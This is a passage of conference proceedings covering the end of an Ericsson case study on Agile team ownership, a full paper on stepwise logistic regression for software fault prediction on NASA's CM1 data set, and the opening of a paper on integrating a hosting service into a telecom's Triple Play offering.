Ownership is a lot to do with self-belief; with each individual seeing their own potential and trusting themselves to do better. While the Line Managers stood by their people, any failures were seen as a step towards success, encouraging them to keep trying, and doing better than the previous attempts.

Periodic retrospectives (outside of the retrospectives at the end of iterations) helped to focus initially not on the tasks of the completed iteration, but on the Agile practices, the ownership behaviors that were demonstrated besides other softer aspects. These retrospectives helped the team to do a lot of introspection and realize their own potential and set the bar higher each time. When the team members saw that their managers are not watching them to find fault, but to hold them from falling down, they grew in confidence. The culmination of this effort was, when the teams took on the ownership for these retrospectives and the managers started to step back. The team reported their retrospective findings, and the actions that they, as a team were committing themselves to. The creation of the self-organizing teams had begun and in no time was gathering a lot of momentum.

The Line Managers gave up a lot of control and took a step back, when dealing with self-organizing teams. Once the self-organized teams were in place, the decision-making process underwent considerable changes with the teams feeling the need to be involved. Consequently, a more shared ownership has evolved in decision making since teams were actively involved in giving their views and recommendations to the Line Managers.

In some of the teams, the team members resorted to pair-programming without being asked to try it out, improving quality and reducing the time on inspections and handovers. This became a point for learning for the other teams.

Change happened: from high management commitment to high worker commitment, from management controlled to self controlled.

B. Cross-functional Teams

Every activity has different tasks attached to it, requiring different skills. Agile teams were created in a manner that it was balanced with regard to the skills required. Testing was also included in every team. When dealing with teams that are about 5-6 members having dedicated testers was not a preferred option compared to having a domain or technology expert. In order to change this situation, testers' role were played in rotation; which ever specific skills were not going to be much used in a particular iteration, the related engineers took on the role of the tester for that iteration. This ability to switch between development and testing proved to be very useful in optimizing the size and the skills available in a team.

Change happened: from isolated specialists to multi skilled workforce.

C. Stable Teams

Most significant aspect of Agile is prioritizing people and interactions over documentations and processes. When we talk about people and interactions, a lot is to be gained through the relationship and rapport that is built amongst team members. To enable this relationship to be built resulting in intra-team trust, it is essential to keep the members of the teams stable. A team structure was put up and consciously kept in place for long periods. Any changes that had to be done, for example on account of attrition of a member of a team, would result in replacement being fitted into that same vacancy in that team, there by not disturbing any other team.

To keep stable teams, would mean that every team should be capable enough to handle any of the requirements of the project. Otherwise, there would be situations where one team is loaded with a lot of things to do, while another does not have enough on its plate. The creation of the teams to be cross-functional came in handy here. As a result, stability of the Agile teams over long periods of time could be achieved.

Stability in team also brought in another benefit – a predictable pace of work, helping in better and more predictable schedules and commitments from a project release perspective. Also over a period of time, the team picks up a lot of self discipline aspects which are key to success.

Change happened: from a management driven team to self-organized team.

VI. Conclusion

Agile approach begins with an Agile belief with all individuals in the organization. It has to be the entire team knowing how to play and move towards a common goal. Similarly, every team member needs to understand the value of Agile and how it has to be played/practiced and be Agile while developing the software. Successfully implementing organizational wide change requires extra time and high energy level from the whole organization.

Our motivation behind the change was not only the current product under development but also to increase the level of Ericsson R&D center ability. First-hand experience of Agile framework is the real source of learning. Preliminary evidence we've collected from a team survey, rework, velocity, point growth, acceptance test defect trends, and other sources all tell us that Agile software development is making a positive difference in our organization. In addition, interest and respect for Agile practices is growing. Other software teams are adopting Agile practices and requests for our guidance and support are increasing. Other parts of the company are interested in what we're doing and how we're making it work. It's required our resolve, our persistence and some measurable success, but Agile practices are taking hold in our culture.

To summarize, by using this approach in software design we are able to first recognize and then eliminate activities which don't add value e.g. partially done work without any guarantee if customer will take it in use, unnecessary task swapping, waiting, handoffs, faults, etc. This way of working also implies improved responsiveness through rapid deliveries allowing customers to delay decisions. This is especially enabled by short feedback loops and continuous integration. From organization perspective Agile approach creates many added values since it enforce creating self- organizing and cross-functional teams capable to develop the whole software, from systemization via coding to functional testing. Finally, Agile requires everyone to be involved creating the big cultural change.

References

[1] Scott W. Ambler, "Scaling Agile", IBM Corporation - Software Group, March 2010

[2] Dr. Dobb's Journals, "Project Success Survey", www.ambysoft.com/surveys/stateOfITUnion200907.html, July 2009

[3] Dr. Dobb's Journals, "State of the IT Union Survey", www.ambysoft.com/surveys/success2008.html, 2008

[4] The Agile Journal, "Agile Survey", http://www.Agilejournal.com, 2010

[5] Dr. Dobb's Journals, "Agile Adoption Rate Survey Results", www.ambysoft.com, February 2008

[6] Scott W. Ambler, "Disciplined Agile Delivery", IBM Corporation - Software Group, April 2011

[7] Mike Griffiths, "Agile Suitability Filters", http://www.leadinganswers.com, 2007

[8] Scott W. Ambler, "Why Agile Software Development Techniques work: Improved feedback", http://www.ambysoft.com, 2009

[9] Bob Hartman, "Agile Anti-pattern: Doing Agile", Weekly PM Insights newsletter, November 2009

[10] Scott W. Ambler, "2009 Agile Practices Survey", http://www.ambysoft.com, 2009

[11] ***, "People Aspect of Agile", Internal Ericsson Documentation, Sweden 2011

Multivariate Logistic Regression Prediction of Fault-Proneness in Software Modules

Goran Mauša*, Tihana Galinac Grbac* and Bojana Dalbelo Bašić**
* Faculty of Engineering, University of Rijeka, Rijeka, Croatia
** Faculty of Electrical Engineering and Computing, University of Zagreb, Zagreb, Croatia
goran.mausa@riteh.hr, tihana.galinac@riteh.hr, bojana.dalbelo@fer.hr

Abstract - This paper explores additional features, provided by stepwise logistic regression, which could further improve performance of fault predicting model. Three different models have been used to predict fault-proneness in NASA PROMISE data set and have been compared in terms of accuracy, sensitivity and false alarm rate: one with forward stepwise logistic regression, one with backward stepwise logistic regression and one without stepwise selection in logistic regression. Despite an obvious trade-off between sensitivity and false alarm rate, we can conclude that backward stepwise regression gave the best model.

I. INTRODUCTION

Considering the complexity of modern software products and the numerous constraints which follow its production, it is not unusual for the delivered software to have faults. Software quality models have the task to automatically predict fault prone modules and enable verification experts to concentrate on solving problem areas of the system under development. That is why applying software quality models in the early stages of software life cycle is essential. It provides an efficient defect removal procedure and results in delivering more reliable software products [1, 2].

Fault prediction modeling is an important area of research in software engineering. With overall testing costs estimated at 50% of entire development costs, testing consumes a lot of resources. Ideally, testing should be exhaustive in order to be confident that most faults are detected. In practice, however, due to many constrains, that is not possible and every additional save of resource is more than welcome. Fault prediction can be of assistance there, allowing software engineers to focus development activities on fault-prone code, improving software quality and making better use of resource.

Various techniques have been proposed for model building with logistic regression being among better ones. Among various statistical methods, machine learning methods, parametric models, and mixed algorithms, this paper explores the capabilities of logistic regression. The logistic regression has been recognized as one of the best methods used for fault-proneness prediction [1-5]. That is why the multivariate logistic regression is performed to build fault-proneness prediction model.

In this paper we are investigating following research questions:

1) Can we choose a smaller subset of independent variables in the fault prediction model using logistic regression to obtain better results?
2) Which static code attributes used as independent variables influence the model prediction performance?

Using too many independent variables can have negative effects on model's fault-proneness prediction, making the model more dependent on the data set currently in use and therefore less general [6]. Selecting the appropriate measures to be used in the model requires a strategy of minimizing the number of independent variables in the model. This paper investigates the usage of static code attributes as independent variables and forward and backward stepwise selection principles in choosing variables. The model performances are evaluated using widely used performance measures such as accuracy, sensitivity and false alarm rate [1, 2]. A defect prediction model should identify as many fault prone modules as possible while avoiding false alarms [7].

A public domain NASA data set is used for building and testing the fault-proneness predicting model. The capabilities of logistic regression are tested on data set CM1, which contains certain parameters describing a program code written in C. The paper consists of following sections: the first section contains the description of whole case study process; the second section examines the potential threats to validity and the third section gives a conclusion based on conducted research.

II. CASE STUDY

A. Data set

CM1 is a public data set acquired from PROMISE (**PR**edict**O**r **M**odels **I**n **S**oftware **E**ngineering) repository at http://promise.site.uottawa.ca/SERepository. The goal of PROMISE repository is to encourage repeatable, verifiable, refutable, and/or improvable predictive models in software engineering [8]. The CM1 data set's creator is the NASA Metrics Data Program and the donor was Tim Menzies on December 2, 2004. The CM1 data is obtained from a spacecraft instrument, written in C, containing approximately 506 modules, structured as a matrix of 498 lines and 22 columns, where lines represent different software modules and columns represent different static code attributes. All but the last column describe the complexity of the software code and the last one gives the information weather there was a defect detected or not.

Table 1 DESCRIPTIVE STATISTIC CHARACTERISTICS OF EACH FEATURE IN CM1 DATA SET

Method Level Features				
Name	***Mean.***	***Std. Dev.***	***Min.***	***Max.***
McCabes line count of code - loc	29,64	42,8	1	423
McCabe "cyclomatic complexity" - v(g)	5,38	8,3	1	96
McCabe "essential complexity" - ev(g)	2,49	3,7	1	30
McCabe "design complexity"- iv(g)	3,53	5,5	1	63
Halstead total operators+operands - n	143,96	221,0	1	2075
Halstead "volume"-v	900,18	1690,8	0	17124
Halstead "program length" - l	0,15	0,2	0	1
Halstead "difficulty" – d	15,83	15,3	0	126
Halstead "intelligence" - i	38,46	37,0	0	294
Halstead "effort" - e	34884,93	134164,7	0	2153691
Halstead - b	0,30	0,6	0	6
Halsteads time estimator - t	1938,06	7453,6	0	119650
Halsteads line count - LOCode	3,79	8,5	0	80
Halsteads count of lines of comments	12,28	25,8	0	339
Halsteads count of blank lines	11,53	20,0	0	164
LOCode And Comment	0,01	0,1	0	2
unique operators	15,20	9,6	1	72
unique operands	25,45	33,9	0	314
total operators	88,39	134,9	1	1261
total operands	55,57	87,0	0	814
branchCount of the flow graph	9,35	15,1	1	162
defects: TRUE or FALSE'	0,10	0,3	0	1

These data are used to evaluate the performance of the defect detecting models based on the Logistic regression. The 22 different code attributes from CM1 data set, along with its mean, standard deviation, minimum and maximum of each parameter calculated using Statistica are given in Table 1.

Halstead metrics mostly measure program size and time and effort put in to the process of programming. McCabe metrics, on the other hand, define complexity of the program code. Both metrics, along with total number and number of unique operators and operands and branch count help in identifying vulnerable code [5]. The last parameter is the one that tells us whether there was a defect in the software code. There are 449 software modules without defect and 49 modules with one or more defects.

As it is always recommended to plot the data, box and whisker plot was done as well. Box and whisker plot is able to graphically represent three different features. In large data sets, there is often the risk of misinterpreting descriptive statistic features such as range or mean due to the presence of outliers. That is why median is calculated instead of mean, and non-outlier range and interquartile range are calculated instead of range. As it can easily be noticed in table 1, the Halstead e parameter has much larger values comparing to other parameters and it stands in the way of appropriately examining all the parameters. Parameters Halstead t, Halstead v and Halstead n, though smaller in values than Halstead e, pose the same problem and that is why in the figure 1 all 4 parameters were omitted. On each box, the central mark is the median, the edges of the box are the interquartile range and the whiskers are the non-outlier range.

B. Logistic Regression

Logistic regression, in statistics, is a modeling method used for prediction of the probability of occurrence of an event. The independent variables are fitted to a logistic function and therefore the output can take on values between zero and one. Due to these reasons, it is suitable for building software classification models, especially for defect proneness prediction, because there are only two possible outcomes: either the software module is fault-prone or it is non-fault-prone. Logistic regression is related to some other statistical analysis techniques but it offers more flexibility and robustness [9, 10]. Logistic regression does not assume linear relationship between the




Fig. 1 BOX AND WHISKER PLOT OF EACH FEATURE IN CM1 DATA SET

input and output variables, nor normal distribution and equal variance within input variables. The purpose of logistic regression is usually to model the probabilities of two different classes via linear functions in *x*, a posteriori. Moreover, it ensures the sum of probabilities equals 1 and all of them remain within usual range between zero and one, inclusive [11]. The model has the form:

$$\ln\left(\frac{\hat{Y}_i}{1-\hat{Y}_i}\right) = u \tag{1}$$

where $\hat{Y}_i$ is the estimated probability within range [0, 1] that the *i*-th case is in one of the categories and u is the usual linear regression equation of x:

$$u = A + Bx \tag{2}$$

with constant A, coefficient B and predictor x. With a simple calculation, this logit or log of the ods equation (1) gives the probability equation:

$$\hat{Y}_i = \frac{e^u}{1+e^u} \tag{3}$$

The output of equation (3) is the probability of occurrence of an event and a cut-off percentage needs to be set in order to perform prediction based on given probability.

C. Multivariate Logistic Regression

In order to include more than just one predictor, a multivariate logistic regression model has to be used. Its functionality is based on equation (3) and performs according to equation:

$$\pi(X_1, X_2, \ldots X_n) = \frac{e^{C_0+C_1X_1+\cdots+C_nX_n}}{1+e^{C_0+C_1X_1+\cdots+C_nX_n}} \tag{4}$$

where X_i are the numerous independent variables included in predicting model, C_i are the regression coefficients of each independent variable X_i, and π is the output probability. In our case, the independent variables are 21 features of software module and the output is probability weather the module is fault-prone.

Maximum likelihood is the procedure for estimating coefficients. The goal is to find the best linear combination of predictors to maximize the likelihood of obtaining the observed outcome values. Maximum likelihood estimation is an iterative procedure that starts with arbitrary values of coefficients for a set of predictors and determines the direction and size of change in the coefficients that will maximize the likelihood of obtaining the observed values. The residuals for the predictive model based on those coefficients are then tested and another determination of direction and size of change in coefficients is made. This procedure repeats until each coefficient converges to a steady value. In effect, maximum likelihood estimates are those parameter estimates that maximize the probability of finding the correct output data [5]. A great number of predictors that multivariate logistic regression tolerates does not always offer the best predicting performance. Including the predictors not related to the outcome may degrade that performance. One way to appropriately select predictors is to use stepwise selection procedure.

D. Stepwise Logistic Regression

Forward selection and backward elimination are the two main principles used in stepwise selection procedure. The general forward selection procedure initially has a model with the intercept coefficient only. Based on a certain statistical criteria, variables are selected one at a time for inclusion in the model, until a stopping criteria is fulfilled. The general backward elimination procedure, on the other hand, starts with a model that includes all the independent variables and, one at a time is to be removed from the model, until a stopping criteria is fulfilled. However, the two described principles are rarely used alone. Both forward stepwise and backward stepwise regression combine the principles of selecting and eliminating variables. The difference is that forward stepwise regression starts with only intercept included in the model and backward stepwise regression starts with all variables included in the model. Entry of a variable into the model is based on the p1-value, while removal of a previously entered variable is based on the p2-value.

The p-value is level of statistical significance. To assess the statistical significance of each independent variable in the model, a likelihood ratio chi-square test is used. Let l be the log-likelihood of the model given in equation (4), and l_i be the log-likelihood of the model without variable X_i. Assuming the null hypothesis that the true coefficient of X_i is zero, the statistic $G = -2\ (l - l_i)$ follows a chi-square distribution and $p = P(\chi^2(I) > G)$ is tested. If p overcomes the usual level of significance of 0.05, the observed change caused by X_i is not considered significant. However, if p is lower than mentioned level of significance, X_i is considered to be significant and it becomes included in the logistic regression model [6]. In practice the p1-value is often set to 0.05 and the p2-value to 0.1.

E. Performance Evaluation Metrics

The most appropriate measure of overall fitness of an observed model is usually within interval from zero to one. Confusion matrix provides four scores that serve as basis for such an evaluation. A true positive (TP) score and a true negative (TN) score are counted for every correctly classified fault-prone module and non-fault-prone module, respectively. A false positive (FP) score and false negative (FN) score are counted for every misclassified non-fault-prone module and fault-prone module, respectively. Evaluation metrics used in this paper are:

- Accuracy, also known as precision as:

$$ACC = \frac{TP+TN}{TP+FP+TN+FN} \tag{5}$$

- True positive rate (TPR), also known as sensitivity, rate of detection, hit rate or recall as:

$$TPR = \frac{TP}{TP+FN} \tag{6}$$

- False positive rate (FPR), also known as false alarm rate or fallout as:

$$FPR = \frac{FP}{FP+TN} \tag{7}$$

Accuracy gives the percentage of accurately predicted modules in whole set of tested modules, evaluating the general appropriateness of the model. Sensitivity tells us the percentage of correctly classified fault-prone modules in whole set of faulty modules, indicating how many fault-prone modules we missed. False alarm rate shows the percentage of non-fault-prone modules that were misclassified as faulty in whole set of non-fault-prone, telling us the chance of focusing at dealing with fault that does not exist, which could prove to be a rather expensive mistake.

F. Research Method

Matlab 7.11.0. is used in research procedure. The procedure includes several steps:

1) Acquire the CM1 data set
2) Use descriptive statistics to examine the data set
3) Divide data randomly to learning and testing set
4) Apply forward and backward stepwise logistic regression to identify input variables
5) Build fault predicting models conducting the logistic regression upon the preselected parameters
    a) Build models on learning sample
    b) Test models on testing sample
6) Evaluate the results
7) Repeat from step 3) for *iter* times

We acquired the CM1 data set from (http://promise.site.uottawa.ca/SERepository/) and transferred it to Matlab where basic statistical features of each parameter in the data set were analyzed.

In order to automate the model building process we created a script in Matlab. The script is designed to choose independent variables according to forward and backward stepwise regression procedure, split the data set into a matrix of independent variables X and a vector matrix of dependent variable Y, to randomly split 67% of the data set as a learning test and to define the remaining 33% as a testing set, to include only the chosen parameters into the fault predicting model and finally to evaluate its performance.

Forward and backward stepwise regression were done using the *stepwisefit* function which by default performs forward stepwise procedure and needs the initial model that includes all of the parameters in order to perform backward stepwise procedure. When using both forward and backward stepwise model building p1-value is left at default value of 0.05 and the p2-value is left at 0.1. Maximum number of steps is left at default infinite value. The *mnrfit* function is used to calculate the coefficients of the multinomial logistic regression model. The matrix of independent variables from learning set is used as the first input variable and the vector matrix of dependent variable from learning set is used as the second input variable into the *mnrfit* function. It is important to notice that instead of using value of 0 for non-fault prone modules and 1 for fault-prone modules we had to increment their values to 1 and 2, respectively. That had been done in order to satisfy the *mnrfit* function demands (for example, if value of 3 had been used, the logistic regression model would try to fit the output data into 3 different categories). Coefficients are the output of the function and there is one coefficient more than the number of included variables. This is because mnrfit automatically includes a constant term in all models so it is not necessary to enter a column of 1s directly into X. Testing the acquired models is done in Matlab as well. The coefficients from the *mnrfit* function and the matrix of independent variables from testing set are the first and second input variables, respectively, of the *mnrval* function. The *mnrval* function computes predicted probabilities for the multinomial logistic regression model with chosen predictors and intercept and coefficient estimates returned by the *mnrfit* function. A cut-off percentage which determines if the program code is fault prone is set to the middle value, at 0.5. Evaluation metrics of accuracy, true positive rate and false positive rate are calculated separately for forward stepwise model, for backward stepwise model and for overall model (that includes all of the input variables). The whole process from randomly dividing sets to computing evaluation measures was repeated for 50 iterations.

G. Results

Before any stepwise logistic regression model bulding commenced, a simple modification had to be done. The Halstead e parameter that was problematic even for box and whisker plot due to its large range when comparing to other variables, proved to be problematic for stepwise regression as well. That is why it had been divided by a factor of 1000. That way the information this parameter holds is preserved and the problematic range is reduced.

While performing the forward stepwise and backward stepwise regression variable selecting process in Matlab, we counted how frequently each of the variables appears in chosen subset. Frequencies were counted in forward and backward stepwise regression procedure separately and along with their sum, they are given in table 2. With entrance p1-value set to 0.05 and exit p2-value set to 0.1, table 2 indicates some of the parameters that should be included in the logistic regression model and some that should be avoided as well. We can see that Halstead total operators + operands, Halstead "program length", Halstead "difficulty" and Halsteads count of blank lines have been included in the model for less than 10 out of 100 times. Since both forward and backward regression procedures often reject them, we can conclude these parameters, along with total operands, hold almost no information for fault prediction. On the other hand, Halsteads count of lines of comments has been included almost every time, unique operators has been included in over 80% of the times, Halstead "intelligence", Halstead "effort" and LOCode And Comment are selected approximately 50% of the times, indicating these variables are significant in fault predicting models.

Table 2 FREQUENCY OF CHOOSING EACH OF THE INDEPENDENT VARIABLES WITH STEPWISE LOGISTIC REGRESSION

Method Level Features			
Name	***Forward***	***Backward***	***Sum***
McCabes line count of code	11	18	29
McCabe "cyclomatic complexity"	6	37	43
McCabe "essential complexity"	14	8	22
McCabe "design complexity"	8	34	42
Halstead total operators+operands	0	6	6
Halstead "volume"	2	16	18
Halstead "program length"	0	1	1
Halstead "difficulty"	0	4	4
Halstead "intelligence"	18	36	54
Halstead "effort"	18	34	52
Halstead	4	23	27
Halsteads time estimator	11	24	35
Halsteads line count	9	11	20
Halsteads count of lines of comments	48	48	96
Halsteads count of blank lines	1	7	8
LOCode And Comment	18	29	47
unique operators	33	48	81
unique operands	2	28	30
total operators	0	26	26
total operands	1	10	11
branchCount of the flow graph	19	17	36

Table 3 EVALUATION AVERAGE RESULTS

Model	***Accuracy (ACC)***	***Sensitivity (TPR)***	***False alarm rate (FPR)***
Overall (no selection)	0,852	0,927	0,834
Forward selection	0,883	0,971	0,929
Backward selection	0,880	0,963	0,875

After parameters selection had been done, the learning and testing procedure was performed. The script repeated from the 3rd step of the research procedure, described in previous subsection, 50 times over. Each time a different randomly chosen learning and testing data sets were extracted. In the end, the mean value of each evaluating metric was calculated. Performing such logistic regression model building, testing and evaluating process in Matlab, we obtained results given in figure 2.

Table 3 presents the average values of accuracy, sensitivity and false alarm rate of 50 iterations for model that includes all parameters, model that includes the parameters suggested by forward stepwise procedure and model that includes the parameters suggested by backward stepwise procedure.

Examining figure 2 and table 3, we notice that all three models have high score of accuracy and false alarm rate and even higher score of sensitivity. In term of accuracy the forward stepwise and backward stepwise selecting model have the best results, but the difference between the three models is insignificant. When it comes to observing sensitivity vs. false alarm rate, the trade-off between the two is obvious. Having higher sensitivity score comes with higher false alarm score and vice versa. False alarm rate offers more diversities and therefore easier comparison. Forward stepwise selecting model has worst results, while the other two models have similar results, with backward stepwise selecting model having chance of achieving lowest false alarm rate.




Fig. 2 BOX AND WHISKER PLOT OF EVALUATION RESULTS FOR 50 ITERATIONS

III. THREATS TO VALIDITY

Every case study should be aware of potential threats to validity. Each stage of a case study research is prone to such threats and they should be pointed out [12]. In this research bias can be detected in choice of data set, choice of method for fault-proneness prediction model building method and choice of evaluation metrics.

We were aware that selection of data set can lead to bias of results and conclusions. That was one of the reasons for choosing the verified and trustworthy NASA PROMISE repository. Lack of data quality, a problem often present in data sets of unchecked origin was overcome. Another advantage of PROMISE repository is its public accessibility, which makes our results open to verification by the whole research community. However, limiting ourselves to only one company as source of data offers another threat to validity and we plan to include a greater number of data sets in our future work. The fact that only a small number of only 49 software modules with defects is present in the CM1 data set, has to be taken into consideration of threats to validity as well. Our decision to randomly split the data set into learning and testing set also leaves room for bias. In order to minimize that threat to validity, we conducted research process with 50 iterations. The mere choice of stepwise logistic regression method as means for finding which software modules' features could be indicated as best suitable for defect proneness prediction is another threat to validity. Including other prediction and variable selection methods is planned for our future research. The evaluation metrics in this problem area are numerous and the once we used are one of the most commonly found in similar researches. They are also rather self-explanatory and offer a valuable insight into models' performance. Inclusion of AUC as even more general evaluation metric is expected in future.

IV. CONCLUSION

In this paper, we investigated the capabilities of logistic regression based fault prediction model. An empirical comparison of two different approaches to selecting independent metrics for fault-proneness prediction model has been reported. Logistic regression was the tool and a public domain development data set CM1 from NASA PROMISE repository was the object of research. Three different models have been compared in terms of accuracy, sensitivity and false alarm rate: the one that includes all the independent variables, the one that includes only the independent variables suggested by forward stepwise logistic regression and the one that includes only the independent variables suggested by backward stepwise logistic regression.

The level of accuracy in all the models confirmed their general appropriateness in defect predicting task. The sensitivity is even higher in all the models, which is also advisable. The level of false alarm rate, on the other hand, is too high in all the models while it should be otherwise. It is difficult to say which model has best results because the differences are subtle. Forward model, however, could be indicated as one that achieves best results in sensitivity, but with too great a cost in high false alarm rate. Backward stepwise selecting model has equally good results in accuracy as forward stepwise selecting model, better results in sensitivity than the overall model and, though in rare cases, it even achieves the lowest false alarm rates. These conclusions that we draw from the results have to be taken in respect to the threats to validity described in previous section.

Despite the limitations the chosen data set presents, we conclude that the backward stepwise regression proved to have great potential in choosing a smaller subset of independent variables for better results of logistic regression fault prediction model. We also found which static code attributes used as independent variables influence the model prediction performance. There are 2 features that must not be excluded from the model: Halsteads count of lines of comments and unique operators and there are several features that can easily be omitted: Halstead total operators + operands, Halstead "program length", Halstead "difficulty", Halsteads count of blank lines and total operands.

REFERENCES

[1] Y. Zhou and H. Leung, "Empirical analysis of object-oriented design metrics for predicting high and low severity faults", IEEE Trans. Softw. Eng., vol. 32(10): pp. 771–789, October 2006

[2] L. Guo, Y. Ma, B. Cukic, and Harshinder Singh, "Robust prediction of fault-proneness by random forests", In Proc. 15th Int. Symp. Software Reliability Engineering ISSRE 2004, pp. 417–428, November 2004

[3] Y. Jiang, B. Cukic, T. Menzies, N. Bartlow, "Comparing Design and Code Metrics for Software Quality Prediction", ACM, In Proceedings of the 4th international workshop on PROMISE '08, pp. 11-18, 2008

[4] S. Lessmann, B. Baesens, C. Mues, and S. Pietsch, "Benchmarking Classification Models for Software Defect Prediction: A Proposed Framework and Novel Findings", IEEE Trans. Softw. Eng., vol. 34(4), pp. 485-496., July 2008

[5] V. U. B. Challagulla, F. B. Bastani, I-Ling Yen, and R. A. Paul, "Empirical assessment of machine learning based software defect prediction techniques", In Proc. 10th IEEE Int. Workshop Object-Oriented Real-Time Dependable Systems WORDS 2005, vol. 17, pp. 263–270, February 2005

[6] L. C. Briand, J. Wüst, J. W. Daly, and D. Victor Porter, "Exploring the relationship between design measures and software quality in object-oriented systems", J. Syst. Softw., vol. 51, pp. 245–273, May 2000

[7] S. Lessmann, B. Baesens, C. Mues, and S. Pietsch, "Benchmarking classification models for software defect prediction: A proposed framework and novel findings", IEEE Trans. Softw. Eng., vol. 34(4), pp. 485–496, July-August 2008

[8] Sayyad Shirabad, J. and Menzies, T.J. (2005) The PROMISE Repository of Software Engineering Databases. School of Information Technology and Engineering, University of Ottawa, Canada . Available: http://promise.site.uottawa.ca/SERepositor

[9] B. Hamadicharef, C. Guan, E. C. Ifeachor, N. Hudson, and S. Wimalaratna, "Performance evaluation and fusion of methods for early detection of alzheimer disease", In Proc. Int. Conf. BioMedical Engineering and Informatics BMEI 2008, vol. 1, pp. 347–351, May 2008

[10] B. G. Tabachnick and L. S. Fidell, "Using Multivariate Statistics", 5th ed., Allyn & Bacon, Inc., Needham Heights, MA, USA, pp. 437-505, 2007

[11] T. Hastie, R. Tibshirani, and J. Friedman, "The elements of statistical learning: data mining, inference and prediction", 2nd ed., New York, NY, USA, ISBN: 978-0-387-84857-0, Springer 2009

[12] P. Runeson and M. Höst, "Guidelines for conducting and reporting case study research in software engineering", Empirical Softw. Engg., vol. 14, pp.131–164, April 2009

SERVICES

Integration of Hosting service into Triple Play service of Telecom operator

Anel Tanovic
Department for IT development of multimedia services
BH Telecom d.d. Sarajevo
Sarajevo, Bosnia and Herzegovina
anel.tanovic@bhtelecom.ba

Fahrudin Orucevic
Department of Computer Science and Informatics
University of Sarajevo, Faculty of Electrical Engineering
Sarajevo, Bosnia and Herzegovina
forucevic@etf.unsa.ba

***Abstract* – Triple Play service is now one of the most important services for Telecom operators. This service contains: IPTV, VoIP, VoD, Internet and in some cases even fixed telephony and mobile telephony. The aim of Telecom operators is to improve this service by introducing some new subservices to get better business results. One example of these subservices is a Hosting service. This paper describes the process of introducing of Hosting system in one Telecom operator in Bosnia and Herzegovina and compares business results of Telecom operators without a Hosting service and with a Hosting service which is integrated into Triple Play. This paper has a scientific value because it describes steps of introducing Hosting service into Triple Play and describes the importance of Hosting service for Telecom operators.**

Keywords- ***Hosting; IPTV; VoIP; VoD; business benefit.***

I. INTRODUCTION

Triple Play is today one of the most important services for Telecom operators. Triple Play is basically package which contains these services: IPTV, VoIP, Video on Demand and even in some cases fixed telephony and mobile telephony [2], [3]. The challenge for Telecom operators is to introduce some new service to the Triple Play. Triple Play, which is a convergence of telecommunication networks, Internet and the broadcasting media, in the developed countries has been achieved to a greater extent as compared to the developing nations [4], [5]. It has played an important role for the economic surge and the social progress. Triple play is a multi-level synthesis of technical, business and marketing agencies. Telecom operators can improve Triple Play even if they perform it by just 1% or 2%. The best way to improve it is to do a convergence between IPTV and fixed telephony or mobile telephony, or to introduce one new service such as Hosting service.

Web hosting is a type of Internet Hosting service that allows individuals and organizations to make their own accessible via WWW. The most basic is web page and small-scale file hosting, where files can be uploaded via FTP or a web interface [5]. The files are usually delivered to the Web with a little processing. The availability of a website is measured by the percentage of a year in which the website is publically accessible and reachable via the internet [6]. This is different than measuring the uptime of a system. The convergence of Hosting service into Triple Play requires these steps: design and implementation of Hosting system, design and implementation of provisioning system for Hosting service, design of packages for Hosting service and a measurement of business benefits which are got after the convergence of Hosting service into Triple Play [10].

Section II of the paper describes the existing Triple Play service in the Telecom operator in Bosnia and Herzegovina. Section III of the paper describes the design and implementation of Hosting service and its convergence into Triple Play. Section IV describes business benefits for Telecom operator after the implementation and convergence of Hosting service into Triple Play. In the conclusion of the paper is presented how much is better a new Triple Play with an integrated Hosting service and what are benefits of this implemented system for Telecom operators.

Previous researches from this field include: the design of peer to peer network for web hosting [7] which can effectively address some problems and open a new era for the next generation of web technology and [8] in which is described application Hosting service for multiple grid environments middleware. Researches in which is described the importance of Triple Play services for Telecom operators are [1], [2] and [3]. These researches show the importance of Triple Play and describe IPTV and VoIP as the main services for Triple Play. The research which is covered in this paper is a continuous of these researches and introduces one new service and importance of it for Telecom operators [9].

II. DESCRIPTION OF EXISTING TRIPLE PLAY SYSTEM IN TELECOM OPERATOR

